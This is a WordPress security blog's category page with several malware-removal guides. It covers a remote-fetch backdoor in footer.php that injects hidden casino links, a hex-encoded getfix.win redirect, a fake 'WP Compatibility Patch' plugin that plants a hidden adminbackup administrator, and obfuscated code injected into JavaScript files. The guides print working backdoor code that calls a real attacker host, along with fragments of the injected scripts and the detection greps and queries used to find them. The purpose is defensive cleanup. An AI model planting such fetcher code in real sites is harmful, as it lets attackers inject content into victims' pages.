Category: Hacked Website

  • Hidden Links Malware in WordPress: How a Remote-Fetch footer.php Backdoor Injects Casino & Slot Spam

    Hidden Links Malware in WordPress: How a Remote-Fetch footer.php Backdoor Injects Casino & Slot Spam

    Quick answer: Hidden links malware in WordPress is most often a remote-fetch backdoor — a tiny PHP snippet (usually inside footer.php) that pulls a list of casino, slot, pharma, or counterfeit links from an attacker-controlled server on every page load and prints them inside an off-screen <div>. Visitors don’t see the links; Googlebot does. To remove it: back up, delete the fetcher snippet from your theme, scan files + database for related backdoors, rotate all credentials, and request a Search Console review.


    Key takeaways

    • What it is: A black-hat SEO injection that adds invisible casino/slot/pharma backlinks to your site to pass authority to attacker-owned domains.
    • The new pattern (2025): Most cleanups I’m doing this year aren’t hard-coded link blocks — they’re remote-fetch backdoors that download fresh spam HTML from a C2 server every request, so the visible spam changes daily.
    • Where it hides: footer.php in 80% of my cases, then header.php, functions.php, and the database (wp_options, wp_posts).
    • How it stays hidden: Off-screen CSS like position:absolute; left:-989999999999px; — never display:none, because some search crawlers ignore that.
    • Why it survives “cleanups”: The fetcher is small (10–30 lines). Site owners delete the visible spam list in HTML but miss the snippet that re-pulls it.
    • This case: Found in footer.php, fetching from an Indonesian C2 domain that itself is a compromised legitimate site.

    What is hidden links malware (and why “remote-fetch” matters)

    Hidden links malware — sometimes called link injection spam, SEO spam injection, or spamdexing — is malicious code that adds invisible outbound links to your WordPress pages. The attacker’s goal is simple: borrow your domain authority to rank their spam pages (casino, slot, pharma, replica goods, adult content) in Google.

    What changed in the last 18 months is the delivery mechanism. Older infections hard-coded a block of spam HTML directly into footer.php. That’s easy to find with a simple grep. Newer infections — including the one I’m walking through here — use a remote-fetch backdoor: a tiny PHP function that downloads the spam list from a remote URL on every page load.

    This matters for three reasons:

    1. The visible spam rotates. The attacker can swap target keywords from “viagra cheap” to “slot gacor” to “mahjong ways” without re-hacking your site.
    2. Static malware scanners miss it. The local fingerprint is just a generic file_get_contents() call — not a known signature.
    3. “Cleaning” the visible HTML doesn’t fix anything. If you only delete the rendered links and leave the fetcher, the spam comes back on the next page load.

    I separated this out from my WordPress pharma hack guide and my Japanese keyword hack guide because the remote-fetch family behaves differently — and ignoring that difference is the #1 reason cleanups fail and the spam returns within days.


    The case: a remote-fetch backdoor in footer.php

    The infected site I’ll reference here was a small B2B WordPress installation. The owner only noticed because Google Search Console flagged “Security Issues — URLs containing user-generated spam” and a site:domain.com slot query returned roughly 600 indexed gambling pages that didn’t exist on the actual site.

    The spam wasn’t in the database. It wasn’t in wp-content/uploads. There were no rogue admin users. The site’s own pages, when viewed in a browser, looked completely fine. But viewing the page source revealed a giant block of casino and slot anchor tags wedged just before the closing </body> tag — and that block was different on every refresh.

    Walking back from the rendered HTML to the template, the trail led to wp-content/themes/[active-theme]/footer.php. At the bottom of the file, just above wp_footer(), sat this:

    <?php
    $url = "https://nawalaku.my.id/bl/";
    
    function fetch($url) {
        if (ini_get('allow_url_fopen') && ($d = @file_get_contents($url))) return $d;
    
        if (function_exists('curl_init')) {
            $c = curl_init($url);
            curl_setopt_array($c, [
                CURLOPT_RETURNTRANSFER => 1,
                CURLOPT_FOLLOWLOCATION => 1,
                CURLOPT_USERAGENT => 'Mozilla/5.0',
                CURLOPT_TIMEOUT => 10
            ]);
            $d = curl_exec($c);
            curl_close($c);
            if ($d) return $d;
        }
    
        $ctx = stream_context_create([
            'http' => ['header' => "User-Agent: Mozilla/5.0\r\n", 'timeout' => 10]
        ]);
        if ($d = @file_get_contents($url, false, $ctx)) return $d;
    
        return '';
    }
    
    echo fetch($url);
    ?>

    Remote-fetch backdoor code injected into WordPress footer.php

    That’s it. Twenty-five lines. No obfuscation. No base64_decode, no eval, no gzinflate — the things most malware scanners look for. Just three legitimate ways to make an outbound HTTP request, with the response echoed straight into the page.

    What this fetcher actually does

    • Tries file_get_contents first — works on most shared hosts where allow_url_fopen is on.
    • Falls back to cURL — covers hosts where fopen URL wrappers are disabled.
    • Falls back to a stream context — covers edge cases where neither of the first two works.
    • Spoofs a Mozilla User-Agent so the C2 server treats it as a normal browser, not a script.
    • Suppresses errors with @ so a temporarily-unreachable C2 server never breaks the page.
    • Echoes the response unconditionally — whatever the attacker sends, your site prints.

    The C2 endpoint (in this case nawalaku[.]my[.]id/bl/) returns an HTML block containing 50–200 gambling and slot anchor tags wrapped in an off-screen <div>:

    <div style="position:absolute; left:-989999999999px; top:-999999px; width:1px; height:1px; overflow:hidden;">
      <a href="hxxps://example-slot[.]com/gacor">slot gacor hari ini</a>
      <a href="hxxps://example-slot[.]com/mahjong">mahjong ways 2</a>
      ...
    </div>

    That CSS pushes the content roughly a trillion pixels to the left of the viewport. A human will never scroll that far. Googlebot reads the DOM, doesn’t care about visual position, and indexes every link.


    Casino & slot spam vs. pharma vs. Japanese keyword hack

    If you’ve read about WordPress SEO spam before, you’ve probably seen guides on the pharma hack or the Japanese keyword hack. They’re related but not identical — and treating them as the same thing is why cleanups fail.

    Variant What it injects Typical entry point Hiding technique
    Casino / slot spam (this article) Gambling, slot, mahjong, judi online links Theme files (footer.php), remote fetcher Off-screen CSS, dynamic remote payload
    Pharma hack Viagra, Cialis, weight-loss pill links Conditional cloaking in functions.php + DB wp_options User-agent cloaking (only shows to Googlebot)
    Japanese keyword hack Japanese-character spam pages Rogue .html/.php files in random subdirectories Generates thousands of new indexable URLs

    Casino spam is the variant exploding fastest right now. It’s the one I get the most cleanup requests for in 2025–2026, partly because the spam network behind it is huge and partly because the remote-fetch delivery makes it survive routine scans.

    For the other two variants, see my pharma hack guide and Japanese keyword hack guide.


    Signs your site is infected (3 fast checks)

    Search Console showing hidden link spam indexed pages

    1. Site search reveals pages you didn’t write

    In Google, run:

    site:yourdomain.com slot
    site:yourdomain.com gacor
    site:yourdomain.com mahjong
    site:yourdomain.com judi

    If you see indexed pages for keywords your site shouldn’t rank for — especially with Indonesian or Vietnamese language fragments — you have an injection. Also try site:yourdomain.com viagra and site:yourdomain.com 賭場 to rule out parallel pharma or Chinese-keyword infections.

    2. View-source for off-screen blocks

    Open your homepage, right-click → View Page Source (not “Inspect” — the rendered DOM can hide things), and Ctrl+F for these strings:

    • position:absolute
    • left:-9 (covers -9999px, -989999999999px, etc.)
    • text-indent:-9999
    • visibility:hidden
    • display:none followed by <a> tags
    • font-size:0
    • color:white or color:#fff next to anchor tags

    Any of these next to a block of anchor tags is the smoking gun.

    3. Search Console & security headers

    In Search Console, check Security Issues and Manual Actions. Also pull up PerformanceSearch Results, set the date range to the last 28 days, and sort by Clicks. If you see queries you’ve never targeted (especially gambling-related), the malware has been there long enough to attract impressions.

    For free third-party verification, run Sucuri SiteCheck — it’ll flag the off-screen div pattern and any blacklist hits.

    Sucuri SiteCheck flagging hidden SEO spam links


    How to remove the remote-fetch backdoor (step by step)

    Order matters here. Don’t skip steps — especially the credential rotation. I’ve cleaned a lot of sites where the owner removed the visible code, didn’t change passwords, and got reinfected within 24 hours through the same compromised hosting account.

    Step 1 — Full backup first

    Even on an infected site, take a fresh files-and-database backup before touching anything. If you break something during cleanup you’ll want a restore point. Use UpdraftPlus or All-in-One WP Migration; download the backup off-server.

    Step 2 — Enable maintenance mode

    You don’t want visitors hitting the spam during cleanup. Drop a .maintenance file in the WordPress root or use a maintenance plugin briefly.

    Step 3 — Find and delete the fetcher

    Via SSH or your host’s file manager:

    cd wp-content/themes/[your-active-theme]
    grep -rn "file_get_contents" .
    grep -rn "curl_exec" .
    grep -rn "stream_context_create" .
    grep -rn "fsockopen" .

    Open every match. A legitimate theme almost never makes outbound HTTP requests from footer.php, header.php, or functions.php. If you see those functions in those files, that’s your fetcher. Delete the entire snippet.

    Then check these specific files in order of frequency:

    1. footer.php — my #1 finding (this case)
    2. header.php
    3. functions.php — look for add_action('wp_footer', ...) or add_action('wp_head', ...) hooked to suspicious functions
    4. index.php in theme root
    5. wp-blog-header.php — covered in my wp-blog-header.php regenerate malware case study
    6. Any .php file in wp-content/uploads/ — should never exist

    Step 4 — Hunt the secondary backdoor

    Here’s the part most DIY cleanups miss: the fetcher is rarely the only thing the attacker left behind. Whoever uploaded that snippet had write access to your filesystem — meaning they almost certainly planted a re-entry backdoor too.

    Look for:

    • Recently modified files in the last 30 days: find . -type f -name "*.php" -mtime -30
    • Files with names mimicking core: wp-cache.php, wp-tmp.php, class-wp-config.php (any wp-* file in the wrong directory)
    • PHP files in wp-content/uploads, wp-content/upgrade, or anywhere outside themes/plugins
    • Suspicious functions.php hooks calling eval, assert, create_function, preg_replace with the /e modifier

    If this part feels overwhelming, it’s because backdoors are designed to look benign. My deep-dive on this is in how I found a hidden backdoor in a client’s WordPress site.

    Step 5 — Audit the database

    Even though the spam in this case was rendered from a remote source, attackers often leave a parallel injection in the DB so they have two paths in. Run these queries via phpMyAdmin or WP-CLI:

    SELECT * FROM wp_options WHERE option_value LIKE '%position:absolute%';
    SELECT * FROM wp_options WHERE option_value LIKE '%file_get_contents%';
    SELECT * FROM wp_posts WHERE post_content LIKE '%left:-9%';
    SELECT * FROM wp_users WHERE user_registered > '2024-01-01';

    Any unfamiliar admin users get deleted. Any rows containing off-screen CSS get cleaned manually.

    Step 6 — Update everything, rotate everything

    • WordPress core, all plugins, all themes
    • Delete unused/inactive plugins and themes (every inactive plugin is still attack surface)
    • Replace any nulled plugins with legitimate copies — nulled software is the entry point in roughly 60% of the cases I see (why nulled plugins are dangerous)
    • Rotate: WordPress admin passwords, hosting cPanel password, FTP/SFTP passwords, database password, API keys, and the WordPress salts in wp-config.php
    • Force-logout all sessions (Users → All Users → Log Out Everywhere Else for each admin)
    • Enable 2FA on every admin account

    Step 7 — Clean the search index

    Even after the malware is gone, Google will keep showing the spam pages until it re-crawls. Speed that up:

    • In Search Console, submit a fresh sitemap.
    • Use the URL Inspection Tool to request reindexing of your most important pages.
    • For spam URLs that point to pages that don’t exist on your site, use the Removals tool to temporarily hide them.
    • If you have a manual action, request a review and explain in 2–3 sentences exactly what you removed.

    For large-scale cleanup of indexed spam pages, see my case study on removing 50,000 spam URLs from Google after a keyword hack.


    Hardening (so this doesn’t come back)

    The single most-asked question after a cleanup is “why did this happen?” Honest answer from 4,500+ cleanups: it’s almost always one of four things — outdated software, nulled plugins, weak admin passwords, or a compromised shared-hosting neighbor. Fixing those four covers most reinfection cases.

    Block PHP execution in uploads. Add this to wp-content/uploads/.htaccess:

    <Files *.php>
        deny from all
    </Files>

    Disable file editing from wp-admin. Even if an attacker gets a low-level admin login, they can’t edit theme files in the dashboard:

    // wp-config.php
    define('DISALLOW_FILE_EDIT', true);
    define('DISALLOW_FILE_MODS', true);

    Force HTTPS-only admin and 2FA on all admin accounts. Wordfence, MiniOrange, or Solid Security all do this in two clicks.

    File integrity monitoring. Wordfence sends you an email any time a core or theme file changes. With remote-fetch malware, this is the fastest detection method — the moment footer.php changes outside of an update, you get a warning.

    Weekly five-minute audit. Every Monday, run site:yourdomain.com slot, site:yourdomain.com viagra, and site:yourdomain.com 賭場 in Google. If they return zero results, you’re clean. This is the cheapest early-warning system that exists. More on long-term defense in why WordPress malware keeps coming back.


    The infrastructure behind casino spam (brief threat intel)

    The C2 domain in this incident (nawalaku[.]my[.]id) is part of a larger Indonesian gambling-affiliate spam network. According to multiple Indonesian government and security sources, this network has compromised hundreds of legitimate .go.id (government), .ac.id (academic), and .mil.id (military) domains in Indonesia, plus thousands of small WordPress sites globally that act as either content hosts or remote-fetch nodes. Indonesian authorities reported handling 683 such compromised institutional domains by late 2023, with the count rising into the millions of indexed spam pages by 2024.

    What this means for you: if your remote-fetch URL points to a .my.id, .go.id, .ac.id, .id, or generic-looking Indonesian domain, you’re looking at the same family. The fix above works for all variants — only the C2 URL changes.


    FAQs

    Is this the same as the pharma hack?
    No. The pharma hack typically uses cloaking (showing different content to Googlebot vs. real users) and lives in wp_options or modified plugin files. Casino/slot spam in 2025 uses remote-fetch delivery from footer.php and shows the same off-screen content to everyone — bots and humans alike, with humans just not seeing it visually.

    I deleted the spam links in the rendered HTML, but they came back. Why?
    Because you deleted the output, not the source. The fetcher inside footer.php regenerates the spam list on every page load. You have to find and delete the PHP snippet, not the HTML it prints.

    Will my Google rankings recover?
    Usually, yes — but not instantly. Once the malware is gone and you’ve requested reindexing, expect 2–6 weeks for Google to drop the spam pages and partially restore your rankings. Sites that had a manual action take longer because a human reviewer has to approve the reconsideration request. I documented one such recovery in recovering from SEO spam: 242,000 spam pages cleared.

    Can a free Wordfence scan find this?
    Sometimes. Wordfence’s signature database catches the most common remote-fetch patterns, but a custom variant with an unfamiliar C2 URL can slip through. The view-source check (Step 2 above) is more reliable than any single scanner.

    Do I have to switch hosts?
    Not necessarily. But if your hosting account is on shared hosting and you’ve been hacked twice on the same plan, the entry point may be a neighbor on the same server, not your site. In that case, moving to a hardened managed-WordPress host (SiteGround, Kinsta, WP Engine) is the single biggest reinfection-prevention step you can take. My breakdown is in my SiteGround review after 4,500 cleanups.

    What if I find the same fetcher in functions.php, not footer.php?
    Same removal process — just be more careful. functions.php often legitimately contains hooks and filters, so don’t bulk-delete the file. Open it, find the snippet that calls file_get_contents or curl_exec to a non-WordPress domain, and delete only that block.


    Post-cleanup checklist

    Once the fetcher is removed and credentials rotated, walk through my post-cleanup checklist from real cleanups — it covers the things people typically forget (transients, wp-cron, abandoned hosting accounts, leaked API keys) that cause the same site to get reinfected three weeks later.


    Conclusion

    Hidden links malware in 2025–2026 isn’t the same problem it was three years ago. The hard-coded link blocks that older guides describe are now the minority of cases. What I’m cleaning today is overwhelmingly the remote-fetch backdoor family — small, signature-light PHP snippets in footer.php that pull casino, slot, and gambling spam from external C2 servers on every page load.

    The cleanup is straightforward once you know what you’re looking for: find the fetcher, kill it, hunt the secondary backdoor, rotate every credential, harden the entry points, and request reindexing. The hard part is being thorough enough that the site stays clean — and that’s where most DIY cleanups fall short.

    Need it cleaned today? I’ve removed this exact malware family from hundreds of sites. WordPress malware removal — same-day turnaround, fixed price, with a 30-day reinfection guarantee. If you’re already on a Google blacklist, see my Google blacklist removal service. Or just hire me directly and we’ll get on a call.

  • Website Redirecting to getfix[.]win: How to Detect, Remove, and Prevent This Malware

    Website Redirecting to getfix[.]win: How to Detect, Remove, and Prevent This Malware

    Quick Answer: What is the Getfix.win Hack?

    The getfix.win/jsrepo malware is a JavaScript injection that redirects your visitors to spam sites. It hides in your theme’s functions.php file using “Hex Encoding” to look like random numbers.

    How to Remove It:

    1. Locate: Open functions.php and look for a line starting with $url = "\x68\x74...".
    2. Delete: Remove that specific line of code.
    3. Scan: Run a Wordfence scan to find any other hidden backdoors.
    4. Update: Update all plugins immediately, as this hack usually enters via outdated software.

    If your website keeps redirecting to hxxps:, it has been hit by a specific type of WordPress malware. This hack is currently targeting thousands of sites, messing up SEO, and scaring away visitors.

    I recently worked on a client’s site and found this exact malware hiding in their theme’s functions.php file. In this guide, I will show you exactly what this code looks like, how to decode it, and how to clean it up permanently.


    What Is the Getfix.win Redirect Malware?

    The getfix.win/jsrepo redirect hack sneaks code into your WordPress files. It makes visitors’ browsers fetch a malicious script from getfix.win, which then redirects them to junk sites, gambling ads, or tech support scams.

    The Sneaky Part: This malware often targets visitors, not admins. If you are logged in as an Administrator, you might not see the redirect at all. This tricks you into thinking your site is fine while your customers are being sent to spam sites.


    Breaking Down the Malicious Code (Developer Analysis)

    The malware uses clever tricks to hide itself. I decoded the exact script I found on my client’s site so you know what to look for.

    1. The PHP Injection (functions.php)

    In the functions.php file (see screenshot below), the hacker injects a line of code that looks like this:

    $url = "" . time() . '_' . rand(1000, 9999);

    Obfuscated PHP code injected into WordPress functions.php file causing getfix.win redirect

    This is called Hex Encoding. The hacker converts text into hexadecimal numbers (e.g., \x68 = h) so security scanners don’t see the word “getfix.win”.

    Decoded, that line actually says:

    $url = "https:?rnd=[Time]_[RandomNumber]";

    Why the random numbers?
    The code adds ?rnd=1730700000_1234 to the end of the URL. This trick forces the browser to download a fresh copy of the virus every time, bypassing any caching plugins or firewalls you might have.

    2. The JavaScript Injection

    Once the PHP code runs, it injects a JavaScript snippet into your site’s header:

    Malicious JavaScript injection code found in WordPress header source

    <script>
    ;!function t(){var e="https:?rnd="+Math.random()+"&ts="+Date.now();
    // ... code that fetches the virus ...
    </script>

    This script connects to the hacker’s server and downloads the actual “Payload”—the code that redirects your users.


    How to Remove the Malware (Step-by-Step)

    Removing this specific infection is straightforward if you follow these steps carefully.

    Step 1: Check your functions.php file

    1. Log into your hosting via FTP or File Manager.
    2. Navigate to wp-content/themes/your-active-theme/.
    3. Open the functions.php file.
    4. Look for the code starting with $url = "\x68... or similar hex characters.
    5. Delete that entire code block.

    Note: Sometimes this code is also hidden in header.php or footer.php. Check those too.

    Step 2: Run a Deep Scan

    Deleting the line stops the redirect, but you need to find the “Backdoor” the hacker used to get in. Install Wordfence or MalCare and run a full scan to find hidden files.

    Step 3: Update Everything

    This specific malware usually spreads through outdated plugins or “nulled” (pirated) themes. Update all your plugins immediately. If you are using a nulled theme, delete it—it is the source of the infection.


    Prevention: How to Stop It From Coming Back

    Once you are clean, lock the door:

    • Change Passwords: Change your WP Admin, FTP, and Database passwords immediately.
    • Disable File Editing: Add define('DISALLOW_FILE_EDIT', true); to your wp-config.php file. This stops hackers from editing your functions.php file from the dashboard.
    • Install a Firewall: Use the free version of Wordfence or Cloudflare to block bad bots.

    Need Help?

    If you are uncomfortable editing PHP files or if the redirect keeps coming back after you delete it, you might have a deeper infection (like a hidden database backdoor).

    I offer a professional WordPress Malware Removal Service. I will manually clean your files, remove the backdoors, and secure your site against future attacks.

    👉 Click here to get your site fixed today.

  • WP Compatibility Patch (wp-compat.php): Find and Remove the adminbackup Backdoor

    WP Compatibility Patch (wp-compat.php): Find and Remove the adminbackup Backdoor


    Quick answer: “WP Compatibility Patch” (file path wp-content/plugins/wp-compat/wp-compat.php) is not a real plugin. It is a WordPress backdoor that secretly creates a hidden administrator named adminbackup (adminbackup@wordpress.org) and hides it from your Users screen. To remove it you must delete the plugin folder and the _pre_user_id entry in wp_options, then delete the hidden admin user. Deleting the plugin folder alone lets it regenerate.

    If you found a plugin called WP Compatibility Patch in your dashboard, or a folder named wp-compat in your files, your WordPress site has been compromised. The plugin claims to fix compatibility problems between WordPress and PHP. It does nothing of the sort. Its only job is to keep a hidden administrator account alive so an attacker can return whenever they want.

    This is not a theoretical risk. The fake plugin was publicly documented by security researchers in July 2025, and I have removed this exact backdoor from client sites during cleanups. Below is everything you need to identify it, confirm the infection, and remove it for good — including the parts that survive a normal cleanup.

    WP Compatibility Patch (wp-compat.php): indicators of compromise

    If any of the following appear on your site, treat it as a confirmed infection. These are the fingerprints of the wp-compat backdoor:

    Indicator Value
    Plugin name (fake) WP Compatibility Patch
    Folder / file /wp-content/plugins/wp-compat/wp-compat.php
    Fake author WP Core Contributors
    Fake description “Fixes minor compatibility issues with the latest WordPress and PHP versions”
    Hidden admin username adminbackup (aliases seen: support_user, wp-core, wp-support)
    Hidden admin email adminbackup@wordpress.org
    Password Randomized per infection (different on every site)
    Database persistence _pre_user_id option in the wp_options table
    Bootstrap function wpc_patch_bootstrap()
    Cloaking hook pre_user_query (removes the hidden ID from the user list)
    Attacker probe cookie WORDPRESS_ADMIN_USER
    Type Fake plugin / persistent administrator backdoor
    Severity Critical — full site compromise
    First publicly documented July 2025

    WP Compatibility Patch fake plugin by WP Core Contributors shown in the WordPress plugins folder

    What is WP Compatibility Patch, and how does it work?

    The wp-compat plugin is malware that disguises itself as official WordPress tooling. It borrows a believable name and the author label “WP Core Contributors” so that a quick glance at your plugins list reads as harmless maintenance code. There is no such plugin in the official WordPress.org repository.

    Once an attacker uploads it, the plugin runs a small routine (the wpc_patch_bootstrap function) on every page load. That single function is what makes this backdoor so persistent and so hard to spot.

    It creates a hidden administrator on every page load

    The plugin checks whether an administrator named adminbackup exists. If it does not, it recreates the account using WordPress’s own wp_insert_user() function, assigns the administrator role, and sets the email to adminbackup@wordpress.org. Because the check fires on every request, deleting the user from your dashboard does nothing — the next visitor to your homepage brings it straight back.

    WordPress code creating a hidden adminbackup administrator account and storing its ID in the database

    It hides the account from you

    After creating the admin, the plugin hooks into pre_user_query — the filter WordPress runs before listing users — and rewrites the SQL so the hidden account is excluded from the results. The effect is unsettling: your Users screen looks normal, the total user count is adjusted down by one to match, and if you somehow locate the account and try to delete it, WordPress returns “Invalid user ID.” The plugin also strips itself from the plugins list, so it can be active while appearing absent.

    It survives password resets and re-scans

    The attacker’s user ID is stored in the database as a _pre_user_id entry in the wp_options table. That single row is the anchor for the whole backdoor. Changing every password, deleting suspicious files, and running a security scan will not dislodge it, because the plugin keeps reading that ID to rebuild and re-hide the account. This is why so many owners “clean” the site and find the backdoor again within hours.

    A built-in way for the attacker to check on it

    The malware also watches for a special request cookie named WORDPRESS_ADMIN_USER. When it sees that cookie, it confirms the backdoor is still alive. This lets the attacker probe hundreds of infected sites quickly without ever logging in.

    The same payload also hides inside functions.php

    The wp-compat plugin is the standalone form of this backdoor, but the identical adminbackup payload is frequently injected directly into a theme’s functions.php instead of shipping as a separate plugin. The behaviour is the same — hidden admin, _pre_user_id, user-list cloaking — but there is no plugin folder to find. If you do not see a wp-compat folder but the symptoms match, read my breakdown of the functions.php variant of the adminbackup hidden-admin hack, which walks through removing the cloaking code first so the account becomes visible.

    How to find wp-compat and the adminbackup admin on your site

    Because the account is cloaked inside the WordPress admin interface, the dashboard is the worst place to look. The cloaking hook only fires in an admin context, so the most reliable checks bypass the interface entirely — via SSH, WP-CLI, or direct database queries.

    1. Check the files

    ls -la wp-content/plugins/ | grep -i compat
    find wp-content/plugins/ -name "wp-compat.php"

    Then grep the whole content directory for the malware’s signatures — this also catches copies hidden outside the obvious folder:

    grep -rl "wpc_patch_bootstrap" wp-content/
    grep -rli "WP Core Contributors" wp-content/
    grep -rl "_pre_user_id" wp-content/
    grep -rl "WORDPRESS_ADMIN_USER" wp-content/

    2. Check the database

    In phpMyAdmin or the MySQL CLI, look for the persistence row and the hidden user (adjust the wp_ prefix to match your install):

    SELECT * FROM wp_options WHERE option_name = '_pre_user_id';
    
    SELECT ID, user_login, user_email, user_registered
    FROM wp_users
    WHERE user_login = 'adminbackup'
       OR user_email LIKE '%@wordpress.org';

    3. Check users the right way (with WP-CLI)

    Because WP-CLI runs outside the admin context, the cloaking hook does not apply — so a CLI listing reveals the account the dashboard hides:

    wp user list --role=administrator --fields=ID,user_login,user_email
    wp option get _pre_user_id

    If wp user list shows an adminbackup account that never appears in wp-admin, you have positively confirmed the infection.

    Related fake-plugin and hidden-admin variants

    The wp-compat backdoor is one product of an organized campaign that ships interchangeable fake plugins. If you found wp-compat, scan for these siblings too, because the same actor often drops more than one:

    • DebugMaster Pro, wp-performance-booster.php, and WP-antymalwary-bot.php — fake maintenance/optimization plugins
    • WP-Security (claims the “WordPress Security Team” as author) and fake “Classic” or LiteSpeed Cacher clones
    • Hidden admin aliases beyond adminbackup: support_user, wp-core, wp-support

    For a fuller reference, see my list of known fake and malicious WordPress plugins and the in-depth technical review of this hidden-admin backdoor.

    How to remove the WP Compatibility Patch backdoor

    Order matters here. Remove the database anchor and the user first, then the files — otherwise the plugin recreates the account between steps.

    1. Take a forensic backup of files and database first, so you can investigate the entry point later (not to restore the infection).
    2. Delete the persistence row: DELETE FROM wp_options WHERE option_name = '_pre_user_id'; (or wp option delete _pre_user_id).
    3. Delete the hidden admin by ID via WP-CLI (wp user delete <ID>) or by removing its rows from wp_users and wp_usermeta.
    4. Delete the plugin folder /wp-content/plugins/wp-compat/ entirely, plus any sibling fake plugins you found.
    5. Find how it got in. Inspect wp-config.php, the mu-plugins folder, /uploads/, theme functions.php, and recently modified files. A standalone fake plugin almost always means a dropper or a compromised credential exists somewhere else.
    6. Rotate every credential: all admin users, database, FTP/SFTP, hosting panel, and the secret keys/salts in wp-config.php.

    If you only delete the folder and skip the database row, the backdoor comes back — this is the single most common reason a cleanup fails. I explain the mechanics of that in why WordPress malware keeps coming back. For the complete, step-by-step infection cleanup, follow my WordPress malware removal process.

    How the plugin got onto your site — and how to keep it out

    The wp-compat plugin cannot install itself; an attacker uploads it after gaining access. In the cleanups I have done, the entry point is almost always one of three things: a weak or reused administrator password, an outdated plugin or theme with a known vulnerability, or stolen FTP/SFTP/hosting credentials. Close those doors and this backdoor has nowhere to come from. At minimum, enforce strong unique passwords with two-factor authentication, keep everything updated, and remove plugins and themes you no longer use. My guide to securing your WordPress login covers the highest-impact hardening steps.

    When to bring in help

    This backdoor is recoverable on your own if you are comfortable with SSH and SQL. But if the hidden admin keeps returning, if you found multiple fake plugins, or if the site is also showing spam or redirects, that usually means a deeper dropper is still active. I have cleaned more than 4,500 hacked WordPress sites, including persistent, self-regenerating backdoors like this one — see, for example, this case study on a regenerating malware infection. If you would rather have it handled end to end, you can hire me to remove it.

    Frequently asked questions

    Is “WP Compatibility Patch” a real WordPress plugin?

    No. It does not exist in the official WordPress.org plugin repository, and its author label “WP Core Contributors” is fake. It is malware that creates a hidden administrator account and gives an attacker a persistent backdoor into your site.

    What is wp-compat.php?

    It is the main file of the fake WP Compatibility Patch plugin, found at /wp-content/plugins/wp-compat/wp-compat.php. It creates and conceals an “adminbackup” administrator and stores that account’s ID in the _pre_user_id option so the backdoor survives normal cleanups.

    Why does the adminbackup admin user keep coming back after I delete it?

    Because the plugin recreates it on every page load and tracks it through the _pre_user_id row in wp_options. You have to remove the plugin files and that database row together, delete the user, then find the entry point. Deleting only one piece guarantees it returns.

    Is adminbackup@wordpress.org an official WordPress email address?

    No. WordPress.org never creates user accounts on your website. The address is hard-coded by the malware purely to look legitimate. Any administrator using that email is a backdoor and should be removed immediately.

    Will Wordfence or Sucuri detect WP Compatibility Patch?

    A scan may flag the plugin files, but the hidden user and the _pre_user_id row can survive a basic cleanup because the malware cloaks them inside the dashboard. Always verify removal through WP-CLI or direct SQL, not just by looking at your Users screen.


    Last updated: May 31, 2026 by MD Pabel, WordPress Security Specialist — 4,500+ hacked sites cleaned.

  • All JavaScript (.js) Files Infected? A Step-by-Step Virus Removal Guide

    All JavaScript (.js) Files Infected? A Step-by-Step Virus Removal Guide

    Finding your website suddenly redirecting to spammy pages or acting strangely is a horrible feeling. If you’ve dug into your site’s files, you may have been shocked to find that all your JavaScript (.js) files are infected with a large, confusing block of malicious code.

    A very common infection looks something like this, often at the very top of the file:

    ;if(typeof uqvq==="undefined"){function a0M(){var r=['WQhdRSkK','D8keba',...
    // ... a very long block of obfuscated code ...
    ...function G(j,E){var S=P;return j[S(0x219,'j%PW')+S(0x23a,'e@Bi')+'f'](E)!==-(0x19b+-0x116d+0xfd3);}}());};

    This specific malware (which we can identify by the if(typeof uqvq==="undefined") check) is designed to redirect your visitors, steal information, or inject more malware.

    The good news is that because the exact same code is injected into every file, we can use a powerful code editor like Visual Studio Code (VS Code) to perform a “Find and Replace” across your entire website in one go.

    ⚠️ Important Disclaimer: This method cleans the symptom (the malicious code) but not the cause (the security vulnerability). Your site is likely to be reinfected quickly if you don’t take further steps. This is an emergency cleanup, not a permanent fix.

